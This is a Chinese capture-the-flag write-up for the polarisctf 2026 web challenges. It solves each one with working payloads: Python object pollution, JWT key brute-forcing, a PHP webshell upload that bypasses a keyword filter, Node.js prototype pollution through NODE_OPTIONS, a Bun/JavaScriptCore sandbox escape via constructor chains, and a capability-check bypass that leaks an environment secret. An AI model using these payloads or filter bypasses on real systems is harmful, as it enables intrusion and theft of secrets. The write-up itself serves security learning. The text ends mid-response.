polarisctf招新赛 2026

- AutoPypy
- ez_python
- only real
- ezpollute
- Not a Node
- 醉里挑灯看剑
  - GET / :
  - POST /api/release/challenge:
    - requireSession()每个接口都有，提取会话的。
    - getEffectiveCapability()
    - assertReleaseCapability()
    - computeReleaseProof()
    - consumeReleaseChallenge()
  - POST /api/auth/guest :
  - POST /api/caps/sync :
    - assertGuest()
    - normalizeSyncRows()
  - POST /api/release/execute
    - executeExpression
  - POST /api/release/challenge
  - GET /api/session/self :
    - getRawCapabilityTail()
  - GET /api/status
  - PS：上面的操作太完整了，像是中了出题者的圈套。
- 没破解@_@
  - 头像上传器
- Broken Trust
- polaris oa

AutoPypy

题目给出了源代码，直接白盒。有个文件执行的功能，试了下/flag直接出了

ez_python

这题的考点是python对象注入

也是给了源代码，分析一下

Python

```python
from flask import Flask, request
import json

app = Flask(__name__)

def merge(src, dst):
    for k, v in src.items(): # 遍历所有key:value
        if hasattr(dst, '__getitem__'): # 检查dst是否支持索引访问
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))  # 如果dst中存在这个键，且用户输入的新值也是这个键就递归合并：dst.k
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict: # 检查dst这个对象是否有一个名字叫k的属性
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v) # 如果都没有检查到，就直接写入或覆盖。

class Config:
    def __init__(self):
        self.filename = "app.py"

class Polaris:
    def __init__(self):
        self.config = Config()

instance = Polaris()

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.data:
        merge(json.loads(request.data), instance)
    return "Welcome to Polaris CTF"

@app.route('/read')
def read():
    return open(instance.config.filename).read()

@app.route('/src')
def src():
    return open(__file__).read()

if __name__ == '__main__':
```

```
43        app.run(host='0.0.0.0', port=5000, debug=False)
44
45    # hasattr: 判断对象是否包含对应的属性
46    # getattr: 用于返回一个对象属性值
47    # setattr: 用于设置属性值，该属性不一定是存在的
```

merge函数有个常见的漏洞，原型链污染，不过这是python环境，应该叫对象污染

instance.config.filename可以被覆盖

因为post传参是json格式，构造payload

JSON

```
{
  "config": {
    "filename": "/flag"
  }
}
```

only real

这题真的考点是jwt伪造+文件上传

这题直接扫描了目录，发现有个flag.php，访问就得到flag

被修复了的题目是这样的

```
POST /login.php HTTP/1.1
Host:
80-15158f2b-a251-4d43-ac28-7c48089ea5bd.challenge.ctfplus.cn
Content-Length: 23
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Origin:
http://80-15158f2b-a251-4d43-ac28-7c48089ea5bd.challenge.ctfplus.cn
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

```
HTTP/1.1 302 Found
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Tue, 31 Mar 2026 11:30:54 GMT
Location: dashboard.php
Server: Apache/2.4.54 (Debian)
Set-Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxIiwicm9sZSI6InVzZXIiLCJleHAiOjE3NzQ5NjAyNTR9.E_2bSBz3JGK6JCkVDT5t-cQ_JXZt5FbjESDX4eAhMV8; path=/
```

login页面获得token，没有找到key泄露的地方，直接爆破key:cdef

```
成功破解密钥！密钥为: cdef
总尝试次数: 487740, 耗时: 3.685344022s
```

构造admin的token登录



页面允许上传了

后端只对MIME进行校验，文件后缀可以找包修改，对文件内容进行了限制，过滤了php，system。可以用拼接绕过。

payload PHP

```
1  <?=('sy'.'stem')($_GET['cmd']);?>
```

uploads/71324fb40f788f93ad5285cdc0d3fc28_4.php?cmd=已经getshell了

执行cat /flag

xmctf{8b284e3e-7567-46ee-8ce9-3c5533a7746f}

ezpollute

这题的考点是个Node.js原型链污染

也是白盒，做下代码审计

```javascript
function merge(target, source, res) { //merge递归合并，经典漏洞点
    for (let key in source) {
        if (key === '__proto__') {  //这个地方只过滤了__proto__
            if (res) {
                res.send('get out!');
                return;
            }
            continue;
        }

        if (source[key] instanceof Object && key in target) {
            merge(target[key], source[key], res);
        } else {
            target[key] = source[key];
        }
    }
}
```

这里好绕过，可以用constructor.prototype代替

JavaScript

```javascript
app.post('/api/config', (req, res) => { //上传修改config文件的地方
    let userConfig = req.body;

    const forbidden = ['shell', 'env', 'exports', 'main', 'module', 'request', 'init', 'handle','environ','argv0','cmdline'];
    //这里做了黑名单，防了一些能进行RCE的关键词
    const bodyStr = JSON.stringify(userConfig).toLowerCase();
    for (let word of forbidden) {
        if (bodyStr.includes(`"${word}"`)) {
            return res.status(403).json({ error: `Forbidden keyword detected: ${word}` });
        }
    }

    try {
        merge(config, userConfig, res); //这里用到merge函数，成功绕过就拼接进原型链了
        res.json({ status: "success", msg: "Configuration updated successfully." });
    } catch (e) {
        res.status(500).json({ status: "error", message: "Internal Server Error" });
    }
});
```

接着看

JavaScript

```
app.get('/api/status', (req, res) => {

    const customEnv = Object.create(null);
    for (let key in process.env) {  //这里更是贴心啊，直接给出了执行点
        if (key === 'NODE_OPTIONS') {
            const value = process.env[key] || "";

            const dangerousPattern = /(?:^|\s)--(require|import|loader|openssl|icu|inspect)\b/i;
            //不过这里又有正则匹配要绕过，但它没禁短别名
            if (!dangerousPattern.test(value)) {a
                customEnv[key] = value;
            }
            continue;
        }
        customEnv[key] = process.env[key];
    }
```

现在思路已经很明显了，通过/api/config上传json形式的键值，因为

if (key === 'NODE_OPTIONS') {

const value = process.env[key] || "";

这个指定了攻击路线

污染一下NODE_OPTIONS，按照出题人的惯例，应该是让我们读/flag

payload JSON

```
{
    "constructor": {
        "prototype": {
            "NODE_OPTIONS": "-r /flag"
        }
    }
}
```

Not a Node

这题的考点是jsc沙箱逃逸

题目描述的提示很明显

指纹识别一下，看看有没有存在的引擎版本漏洞

杂项

 Prism

内容分发网络（CDN）

 Cloudflare

 cdnjs

我查了一下并没有明显的历史漏洞

查看源代码，

<title>BunEdge Platform — Serverless Edge Compute</title> 这是一个边缘计算平台，以我的理解，这是一个将我本地数据传输到离我近的节点处的平台。



这块区域允许我们输入 TypeScript 代码，还有一个部署的按钮。

预览　部署日志　指标

http://3000-9e2a4af9-fbe2-4d75-bfb7-0893d1af1cac.challenge.ctfplus.cn/fn/…　200 正常 • 2.9ms 冷启动


```
{
  "message": "Hello from the Edge!",
  "path": "/fn/61b08cc7",
  "platform": {
    "runtime": "BunEdge",
    "version": "1.0.0",
    "engine": "Bun (JavaScriptCore)",
    "region": "global",
    "nodeId": "edge-1a4d7278"
  }
}
```


这里可以看到部署后的反馈，这样意味着我们可以RCE得到很多信息



这里规定了api，考虑先从fetch(req)入手，显然它能使用的方法是有限的，我们要弄清这个程序的内容。

第一步找全局变量

```javascript
export default {
  fetch(req) {
    let k = Object.getOwnPropertyNames(globalThis);
    return new Response(JSON.stringify(k));
  }
}
```

```
Security Policy Violation: Blocked pattern 'globalThis' detected. Edge functions run in a sandboxed JSC context with restricted APIs.
```

不过globalThis被过滤了，可以用this代替，不过这样出来的是这个沙箱定义的全局变量不是我们要的。结合一下前面学得原型链污染，尝试绕到上面一个全局，用到constructor，不过也被过滤了

```
Security Policy Violation: Blocked pattern 'constructor' detected. Edge functions run in a sandboxed JSC context with restricted APIs.
```

我先尝试了下十六进制/unicode转义

```
Runtime Error: Invalid escape in identifier: '\'
```

'\'这个不能用，也就是说没有转义。

那就换个转义方式，String.fromCharCode：可接受一个指定的Unicode 值，然后返回一个字符串

```javascript
export default {
  fetch(req) {
    let p = Object.getPrototypeOf(req);

    let cstr = String.fromCharCode(99,111,110,115,116,114,117,99,116,111,114);
    let c = p[cstr];
    let f = c[cstr];

    let g = f("return this")();

    return new Response(typeof g);
  }
}
```

```
http://3000-9e2a4af9-fbe2-4d75-bfb7-0893d1af1cac
```

```
object
```

看着好像平平无奇，但我们确实拿到了全局对象，现在来枚举全局键。

JavaScript

```javascript
export default {
  fetch(req) {
    let p = Object.getPrototypeOf(req);

    let cstr = String.fromCharCode(99,111,110,115,116,114,117,99,116,111,114);
    let c = p[cstr];
    let f = c[cstr];

    let g = f("return this")();

    let k = Object.getOwnPropertyNames(g);

    return new Response(JSON.stringify(k));
  }
}
```

```
["NaN","Infinity","undefined","addEventListener","alert","atob","btoa","clearImmediate","clearInterval","clearTimeout","confirm","dispatchEvent","fetch","postMessage","prompt","queueMicrotask","removeEventListener","reportError","setImmediate","setInterval","setTimeout","structuredClone","global","Bun","File","crypto","navigator","performance","process","Blob","Buffer","BuildError","BuildMessage","Crypto","HTMLRewriter","Request","ResolveError","ResolveMessage","Response","TextDecoder","AbortController","AbortSignal","BroadcastChannel","ByteLengthQueuingStrategy","CloseEvent","CountQueuingStrategy","CryptoKey","CustomEvent","DOMException","ErrorEvent","Event","EventTarget","FormData","Headers","MessageChannel","MessageEvent","MessagePort","Performance","PerformanceEntry","PerformanceMark","PerformanceMeasure","PerformanceObserver","PerformanceObserverEntryList","PerformanceResourceTiming","PerformanceServerTiming","PerformanceTiming","ReadableByteStreamController","ReadableStream","ReadableStreamBYOBReader","ReadableStreamBYOBRequest","ReadableStreamDefaultController","ReadableStreamDefaultReader","SubtleCrypto","TextDecoderStream","TextEncoder","TextEncoderStream","TransformStream","TransformStreamDefaultController","URL","URLSearchParams","WebSocket","Worker","WritableStream","WritableStreamDefaultController","WritableStreamDefaultWriter","isNaN","isFinite","escape","unescape","decodeURI","decodeURIComponent","encodeURI","encodeURIComponent","eval","globalThis","parseInt","parseFloat","ArrayBuffer","EvalError","RangeError","ReferenceError","SyntaxError","TypeError","URIError","AggregateError","SuppressedError","Proxy","Reflect","JSON","Math","Atomics","console","Int8Array","Int16Array","Int32Array","Uint8Array","Uint8ClampedArray","Uint16Array","Uint32Array","Float16Array","Float32Array","Float64Array","BigInt64Array","BigUint64Array","DataView","Date","Error","Boolean","Map","Number","Set","WeakMap","WeakSet","Object","Function","Array","RegExp","Iterator","SharedArrayBuffer","String","Promise","BigInt","Symbol","WeakRef","FinalizationRegistry","Intl","ShadowRealm","Loader","WebAssembly","self","onmessage","onerror","__GlobalBunCString","__GlobalBunFFIPtrFunctionForWrapper","__GlobalBunFFIPtrArrayBufferViewFn"]
```


可谓是庞大一坨啊，在里面找能用到的，题目也是有点小关联的，Bun提供的对象有读取文件的功能，来验证一下有没有

JavaScript

```javascript
export default {
  fetch(req) {
    let p = Object.getPrototypeOf(req);

    let cstr = String.fromCharCode(99,111,110,115,116,114,117,99,116,111,114);
    let c = p[cstr];
    let f = c[cstr];

    let g = f("return this")();

    let bstr = String.fromCharCode(66,117,110);
    let b = g[bstr];

    let k = Object.getOwnPropertyNames(b);

    return new Response(JSON.stringify(k));
  }
}
```

```
["$","ArrayBufferSink","CryptoHasher","FFI","FileSystemRouter","Glob","MD4","MD5","SHA1","SHA224","SHA256","SHA384","SHA512","SHA512_256","TOML","Transpiler","embeddedFiles","S3Client","allocUnsafe","argv","build","concatArrayBuffers","connect","cwd","color","deepEquals","deepMatch","deflateSync","dns","enableANSIColors","env","escapeHTML","fetch","file","fileURLToPath","gc","generateHeapSnapshot","gunzipSync","gzipSync","hash","indexOfLine","inflateSync","inspect","isMainThread","jest","listen","udpSocket","main","mmap","nanoseconds","openInEditor","origin","version_with_sha","password","pathToFileURL","peek","plugin","randomUUIDv7","readableStreamToArray","readableStreamToArrayBuffer","readableStreamToBytes","readableStreamToBlob","readableStreamToFormData","readableStreamToJSON","readableStreamToText","registerMacro","resolve","resolveSync","revision","semver","s3","sql","serve","sha","shrink","sleep","sleepSync","spawn","spawnSync","stderr","stdin","stdout","stringWidth","unsafe","version","which","write"]
```

有file，可以读取文件了，按照前面几题，应该也是读/flag

JavaScript

```javascript
export default {
  fetch(req) {
    let p = Object.getPrototypeOf(req);

    let cstr = String.fromCharCode(99,111,110,115,116,114,117,99,116,111,114);
    let c = p[cstr];
    let f = c[cstr];

    let g = f("return this")();

    let b = g[String.fromCharCode(66,117,110)];

    return b.file("/flag").text().then(t => new Response(t));
  }
}
```

```
XMCTF{285772ce-a236-4c2e-b72a-933c2c94a86f}
```


醉里挑灯看剑

这个题目主要就是考察代码审计的能力

几个接口依次介绍一下

GET / ：

展示所有可用的api接口



POST /api/release/challenge：

先看最重要也是最明显的地方吧，这里提到了flag是怎么出来的

TypeScript

```typescript
if (req.method === 'POST' && pathname === '/api/release/claim') {
    const claims = requireSession(req);
    const effectiveCap = await getEffectiveCapability(claims.sid);
    assertReleaseCapability(effectiveCap);

    if (claims.role !== 'guest') { //这里需要身份是maintainer
      throw new Error('release claim requires guest-origin session');
    }

    const body = await collectJsonBody(req);
    if (!body || typeof body !== 'object') {
      throw new Error('claim body must be object');
    } //规范一下json就行

    const payload = body as Record<string, unknown>;
    const nonce = typeof payload.nonce === 'string' ? payload.nonce.trim() : '';
    const proof = typeof payload.proof === 'string' ? payload.proof.trim() : '';

    if (!/^[a-f0-9]{24}$/i.test(nonce)) {
      throw new Error('invalid challenge nonce');
    }

    if (!/^[a-f0-9]{40}$/i.test(proof)) {
      throw new Error('invalid release proof format');
    }
    //规范一下这两个参数就行

    const expected = computeReleaseProof(claims.sid, nonce);
    if (proof.toLowerCase() !== expected) {
      throw new Error('release proof mismatch');
    }

    await consumeReleaseChallenge(claims.sid, nonce);

    sendJson(res, 200, {
      ok: true,
      sid: claims.sid,
      flag: FLAG_VALUE  //看到了最终flag在哪里，要经过很多if才能到达
    });
    return;
  }

```

```
    sendJson(res, 404, {
      ok: false,
      error: 'route not found'
    });
  }

const server = createServer((req, res) => {
    route(req, res).catch((err: unknown) => {
      const message = err instanceof Error ? err.message : 'unexpected erro
r';
      sendJson(res, 400, {
        ok: false,
        error: message
      });
    });
  });

bootstrapSchema()
    .then(() => {
      server.listen(PORT, '0.0.0.0', () => {
        process.stdout.write(`[workflow] listening on 0.0.0.0:${PORT}\n`);
      });
    })
    .catch((err: unknown) => {
      const message = err instanceof Error ? err.message : String(err);
      process.stderr.write(`[workflow] bootstrap failed: ${message}\n`);
      process.exit(1);
    });
```

有很多的func调用啊，一步步来。

requireSession()每个接口都有，提取会话的。

TypeScript

```
function requireSession(req: IncomingMessage): SessionClaims {
  const token = extractBearerToken(req);
  return parseAndVerifyToken(token);
}
```

这里告诉我们从哪里提取的token，规定了必须在Authorization请求头中Bearer token

```typescript
function extractBearerToken(req: IncomingMessage): string {
  const header = req.headers.authorization;

  if (!header || typeof header !== 'string') {
    throw new Error('missing Authorization header');
  }

  const [scheme, value] = header.split(' ');
  if (!scheme || !value || scheme.toLowerCase() !== 'bearer') {
    throw new Error('Authorization must be Bearer token');
  }

  return value.trim();
}
```

getEffectiveCapability()

这是在从数据库中提取rows，DESC倒叙，所有是最后一条，这里需要跳转到如何写入数据库的->/api/caps/sync。COALESCE()这个函数用于从左到右依次检查参数，返回第一个非NULL的值，后面会用到。

```TypeScript
async function getEffectiveCapability(sid: string): Promise<CapabilityView> {
  const rows = await db`
    SELECT
      id,
      sid,
      COALESCE(role, 'maintainer') AS role,
      COALESCE(lane, 'release') AS lane,
      source,
      note,
      stamp
    FROM capability_snapshots
    WHERE sid = ${sid}
    ORDER BY id DESC
    LIMIT 1
  `;

  if (!Array.isArray(rows) || rows.length < 1) {
    throw new Error('capability snapshot missing');
  }

  return rows[0] as CapabilityView;
}
```

assertReleaseCapability()

接到来自上面一个func提取到的CapabilityView，限制了role必须是maintainer，lane必须是release。

```TypeScript
function assertReleaseCapability(cap: CapabilityView): void {
  if (cap.role !== 'maintainer' || cap.lane !== 'release') {
    throw new Error('release lane requires maintainer capability');
  }
}
```

computeReleaseProof()

这是获得expected的函数，sha1加密，内容是sid，nonce，RUNNER_KEY的拼接，这里我们需要获得RUNNER_KEY才能在本地算出正确的proof，const RUNNER_KEY = process.env.RUNNER_KEY ‖ 'dev-runner-key';在代码的开头，告诉我们RUNNER_KEY在环境变量中，通过执行process.env。

```typescript
function computeReleaseProof(sid: string, nonce: string): string {
  return crypto.createHash('sha1').update(`${sid}:${nonce}:${RUNNER_KEY}`).digest('hex');
}
```

consumeReleaseChallenge()

这个看输出文字，应该是在防止重放，在代码的开始就标识了，挑战一次只有3分钟

const RELEASE_CHALLENGE_TTL_MS = 3 * 60 * 1000;

```typescript
async function consumeReleaseChallenge(sid: string, nonce: string): Promise<void> {
  const rows = await db`
    SELECT id, sid, nonce, exp, used_at
    FROM release_challenges
    WHERE sid = ${sid} AND nonce = ${nonce}
    ORDER BY id DESC
    LIMIT 1
  `;

  if (!Array.isArray(rows) || rows.length < 1) {
    throw new Error('release challenge not found');
  }

  const row = rows[0] as ReleaseChallengeRow;

  if (row.used_at !== null) {
    throw new Error('release challenge already used');
  }

  if (row.exp < Date.now()) {
    throw new Error('release challenge expired');
  }

  await db`
    UPDATE release_challenges
    SET used_at = ${Date.now()}
    WHERE id = ${row.id}
  `;
}
```

POST /api/auth/guest：

获得guest身份的JWT令牌，最普通的一集。

```typescript
if (req.method === 'POST' && pathname === '/api/auth/guest') {
    const issued = issueGuestToken();

    await appendCapabilityRows([
      {
        sid: issued.claims.sid,
        role: 'guest',
        lane: 'public',
        source: 'session.issue',
        note: 'guest session created',
        stamp: Date.now()
      }
    ]);

    sendJson(res, 200, {
      ok: true,
      token: issued.token,
      claims: issued.claims
    });
    return;
  }
```

```
POST /api/auth/guest HTTP/1.1
Host:
80-604392b6-0031-44da-9906-e7974d9da663.challenge.ctfplus.cn
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Length: 453
Content-Type: application/json; charset=utf-8
Date: Wed, 01 Apr 2026 13:44:52 GMT

{
    "ok":true,
    "token":
    "eyJleHAiOjE3NzUwNTI1OTMyNDIsImlhdCI6MTc3NTA1MTA5MzI0Miwibm9
    uY2UiOiJjYTcyYjYONTVlOTk3OGYwIiwicGxhbiI6InByZXZpZXctbGFuZSI
    sInJvbGUiOiJndWVzdCIsInNpZCI6InNpZF8xY2RlYmZhN2MxYzAifQ.f38b
    8f8110c2c9131f60d9e6c4102067c444e3334a16946651a967e39f3c6eaf
    ",
    "claims":{
        "sid":"sid_1cdebfa7c1c0",
        "role":"guest",
        "iat":1775051093242,
        "exp":1775052593242,
        "plan":"preview-lane",
        "nonce":"ca72b6455e9978f0"
    }
}
```

POST /api/caps/sync：

这里承接/api/release/claim的数据库操作

```TypeScript
if (req.method === 'POST' && pathname === '/api/caps/sync') {
    const claims = requireSession(req); //提取会话
    assertGuest(claims); //确认必须是guest

    const body = await collectJsonBody(req); //收集json请求体
    const rows = normalizeSyncRows(body, claims); //规范化
    await appendCapabilityRows(rows); //将能力添加到数据库

    sendJson(res, 200, {
      ok: true,
      sid: claims.sid,
      inserted: rows.length,
      hint: 'capability snapshots synced'
    });
    return;
  }
```

assertGuest()

这个接口竟然限制guest就能访问

```TypeScript
function assertGuest(claims: SessionClaims): void {
  if (claims.role !== 'guest') {
    throw new Error('this endpoint is guest-only');
  }
}
```

normalizeSyncRows()

row中的元素排序由rows.sort决定，先取source比较，若相等比时间戳，若不等用localeCompare，按字母表顺序排。

const keepRole = input.keepRole !== false;如果这里的keepRole=false，if (keepRole) {row.role = 'guest';}。这里的role就不会被赋值，也就是role=NULL，还记得/api/release/claim中的COALESCE(role, 'maintainer')，role=NULL，这里返回的就是maintainer，同理lane也是，完美绕过。

keepRole和keepLane存放在ops中，ops必须是数组形式，长度最少为2，且元素得是对象，由于我要传的是{ "keepRole": false, "keepLane": false }，这个在json里是一个对象算一个元素，所以至少写两边。

还有要在对象中加入source

TypeScript

```typescript
function normalizeSyncRows(body: unknown, claims: SessionClaims): Array<Record<string, unknown>> {
  if (!body || typeof body !== 'object') {
    throw new Error('sync body must be object');
  }

  const payload = body as Record<string, unknown>;
  if (!Array.isArray(payload.ops)) {
    throw new Error('ops must be an array');
  }

  if (payload.ops.length < 2 || payload.ops.length > 8) {
    throw new Error('ops length must be between 2 and 8');
  }

  const now = Date.now();
  const rows: Array<Record<string, unknown>> = [];

  for (let i = 0; i < payload.ops.length; i += 1) {
    const op = payload.ops[i];
    if (!op || typeof op !== 'object') {
      throw new Error(`ops[${i}] must be object`);
    }

    const input = op as Record<string, unknown>;
    const source = typeof input.source === 'string' ? input.source.trim() : '';
    if (!source || source.length > 40 || !/^[a-z0-9_.:\/-]+$/i.test(source)) {
      throw new Error(`ops[${i}].source invalid`);
    }
    //source字段校验

    const note = typeof input.note === 'string'
      ? input.note.slice(0, 200)
      : `guest-sync-${i + 1}`;
    //note字段处理

    const keepRole = input.keepRole !== false; //重点
    const keepLane = input.keepLane !== false;

    const row: Record<string, unknown> = {
      sid: claims.sid,
      source,
```

```
      note,
      stamp: now + i
    };

    if (keepRole) {  //这也是重点
      row.role = 'guest';
    }

    if (keepLane) {
      row.lane = 'public';
    }

    rows.push(row);
  }

  rows.push({
    sid: claims.sid,
    role: 'guest',
    lane: 'public',
    source: 'server-tail',
    note: 'tail guard snapshot',
    stamp: now + payload.ops.length + 11
  });

  rows.sort((a, b) => {
    const sa = String(a.source || '');
    const sb = String(b.source || '');
    if (sa === sb) {
      return Number(a.stamp || 0) - Number(b.stamp || 0);
    }
    return sa.localeCompare(sb);
  });

  return rows;
}
```

```
Authorization: Bearer
eyJleHAiOjE3NzUxMjgzMjgwMDMsImlhdCI6MTc3NTEyNjgyODAwMywibm9uY2UiOiJiNzFh
M2UONWViNDEwZDI5IiwicGxhbiI6InByZXZpZXctbGFuZSIsInJvbGUiOiJndWVzdCIsInNp
ZCI6InNpZF8yNjkzMjdhNzA1OTQifQ.155bfa4231f6d5610f2a2d277664da7b45373421e
103857b20837b3f820f2175
Origin:
http://80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn/api/
auth/guest
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "ops":[
        {
            "source":"heihei",
            "keepRole":false,
            "keepLane":false
        },
        {
            "source":"heiheihei",
            "keepRole":false,
            "keepLane":false
        }
    ]
}
```

```
1  HTTP/1.1 200 OK
2  Content-Length: 103
3  Content-Type: application/json; charset=utf-8
4  Date: Thu, 02 Apr 2026 11:10:22 GMT
5
6  {
7      "ok":true,
8      "sid":"sid_269327a70594",
9      "inserted":3,
10     "hint":"capability snapshots synced"
11 }
```

POST /api/release/execute

```TypeScript
if (req.method === 'POST' && pathname === '/api/release/execute') {
    const claims = requireSession(req);
    const effectiveCap = await getEffectiveCapability(claims.sid);
    assertReleaseCapability(effectiveCap);

    const body = await collectJsonBody(req);
    if (!body || typeof body !== 'object') {
      throw new Error('execute body must be object');
    } //合法json

    const payload = body as Record<string, unknown>;
    const expression = typeof payload.expression === 'string' ? payload.expression : '';
    const input = Object.prototype.hasOwnProperty.call(payload, 'input') ? payload.input : {};

    const output = await executeExpression(expression, input, claims, effectiveCap);
    //这四行很重要，仔细分析一下
    const exprHash = crypto.createHash('sha1').update(expression).digest('hex');
    await db`INSERT INTO release_runs ${db({
      sid: claims.sid,
      expr_hash: exprHash,
      output_preview: JSON.stringify(output).slice(0, 360),
      created_at: Date.now()
    })}`;

    sendJson(res, 200, {
      ok: true,
      cap: {
        id: effectiveCap.id,
        role: effectiveCap.role,
        lane: effectiveCap.lane,
        source: effectiveCap.source
      },
      result: output
    });
    return;
  }
```

这个接口的开头和/api/release/claim一样，也是只允许role=maintainer

executeExpression

这里创建了一个执行函数runner，函数的作用域仅在参数里面，return（'+expr+'）中的expr如果是用户可控，这里就是执行命令并返回结果。这里runner()的参数是context，这个对象经过冻结处理，里面没有process属性，想要执行需要越狱到全局作用域，方法就是constructor越到构造函数，自己写函数。

js里面什么都可以是对象，[]这是个数组对象，它需要两次constructor才能到function构造器。还有就是黑名单的存在，最先想到的是拼接绕过，因为是先检查在拼接。

黑名单 TypeScript

```typescript
const BLOCKED_EXPRESSION_TOKENS = [
  'process',
  'globalthis',
  'constructor',
  'function',
  'require',
  'import',
  'fetch',
  'bun',
  'http',
  'spawn',
  'eval',
  'node:',
  'child_process',
  'websocket'
] as const;
```

```typescript
async function executeExpression(
  expr: string,
  input: unknown,
  claims: SessionClaims,
  cap: CapabilityView
): Promise<unknown> {
  lintExpression(expr);

  const sandboxInput = deepCloneSafe(input);

  const context = Object.freeze({
    input: sandboxInput,
    session: Object.freeze({
      sid: claims.sid,
      role: claims.role,
      exp: claims.exp
    }),
    cap: Object.freeze({
      id: cap.id,
      source: cap.source,
      role: cap.role,
      lane: cap.lane
    }),
    tools: Object.freeze({
      sha1(text: unknown): string {
        return crypto.createHash('sha1').update(String(text)).digest('he
x');
      },
      now(): number {
        return Date.now();
      },
      upper(text: unknown): string {
        return String(text).toUpperCase();
      }
    })
  });

  const runner = new Function(
    'ctx',
    '"use strict"; const input = ctx.input; const session = ctx.session; c
onst cap = ctx.cap; const tools = ctx.tools; return (' + expr + ');'
  ) as (ctx: Record<string, unknown>) => unknown;

  let output = runner(context as Record<string, unknown>);

```

```
    if (output && typeof (output as Promise<unknown>).then === 'function') {
      output = await (output as Promise<unknown>);
    }

    return compactValue(output);
  }
```

在/api/release/execute中，expr=expression，规定了是字符串类型才给赋值，不然是空。这里也是function构造器的特性，能将字符串变成可执行命令。

```
POST /api/release/execute HTTP/1.1
Host: 80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn
Content-Length: 116
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Authorization: Bearer
eyJleHAiOjE3NzUxMzI1NDE1ODgsImlhdCI6MTc3NTEzMTA0MTU4OCwibm9uY2UiOiJlNGE5NjJlODZhN2NmN2ZhIiwicGxhbiI6InByZXZpZXctbGFuZSIsInJvbGUiOiJndWVzdCIsInNpZCI6InNpZF9hOTNjYjg4ODcyYWEifQ.d1e5d118753d19bf431baacaabe4ca17920ae678d5ac8495de5180e2d6a46bd2
Origin: http://80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn/api/auth/guest
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{

    "expression":
    "[][\"const\"+\"ructor\"][\"const\"+\"ructor\"](\"return pr\"+\"ocess\")().env.RUNNER_KEY"
}
```

```
HTTP/1.1 200 OK
Content-Length: 179
Content-Type: application/json; charset=utf-8
Date: Thu, 02 Apr 2026 11:58:57 GMT

{
    "ok":true,
    "cap":{
        "id":11,
        "role":"maintainer",
        "lane":"release",
        "source":"server-tail"
    },
